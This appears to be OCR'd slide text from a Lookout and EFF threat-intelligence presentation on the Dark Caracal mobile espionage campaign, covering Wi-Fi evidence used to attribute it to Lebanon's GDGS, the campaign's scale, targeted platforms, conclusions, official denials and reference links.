
Signal: -78 Type: WIFI First Seen: [redacted]


Capabilities: [WPA-PSK-CCMP]
[WPA2-PSK-CCMP]
[ESS]

Channel: 1 Observations: 3

CONNECT with permission of network operator

What building is that?





Who is Dark Caracal?

The **actor** is believed to be **administering** its **tooling** out of a **facility belonging** to the General Directorate of General Security (**GDGS**) of Lebanon in **Beirut**.

CONCLUSIONS

Summary

What is it?

A long-term offensive cyber campaign(s) with global scope & scale

>100GB+ of stolen data has been found from over 600 mobile devices in 21+ countries across thousands of victims


What platforms are targeted?

Primarily Android, but also Windows, Linux, and OS X

Who is the threat actor?

The actor is believed to be administering its tooling out of a facility belonging to the General Directorate of General Security (GDGS) of Lebanon in Beirut.

Conclusions



- Cyber-warfare is getting cheaper:
  - Commodity vs. Premium
  - Multi-platform cyber-espionage campaigns.
- Mobile as a primary attack vector
- Dark Caracal has been able to hide in the noise of misattribution for years.
- Dark Caracal and Op. Manul are not the same actors.

Updates

- "General Security does not have these type of capabilities. We wish we had these capabilities," - *Major General Abbas Ibrahim, director general of GDGS*
- An official source in the public security told Al-Akhbar that the Directorate has the ability to spy on any other device in the world. "But we wish we had a small part of the capabilities that the report attributes to us." The source added that this report is part of a political campaign aimed at public security, because of its role in protecting Lebanese security from Israeli incursions.
- Wi-Fi SSID was taken down

References

- **Dark Caracal Blogs and Research Report**
  - https://blog.lookout.com/dark-caracal-mobile-apt
  - https://www.eff.org/press/releases/eff-and-lookout-uncover-new-malware-espionage-campaign-infecting-thousands-around
  - https://info.lookout.com/rs/051-ESQ-475/images/Lookout_Dark-Caracal_srr_20180118_us_v.1.0.pdf
- **Operation Manul Research Report**
  - https://www.eff.org/files/2016/08/03/i-got-a-letter-from-the-government.pdf

Email us
threatintel@lookout.com
press@eff.org

Contact us on Twitter
@evacide
@cooperq
@terminalrift
@ablaich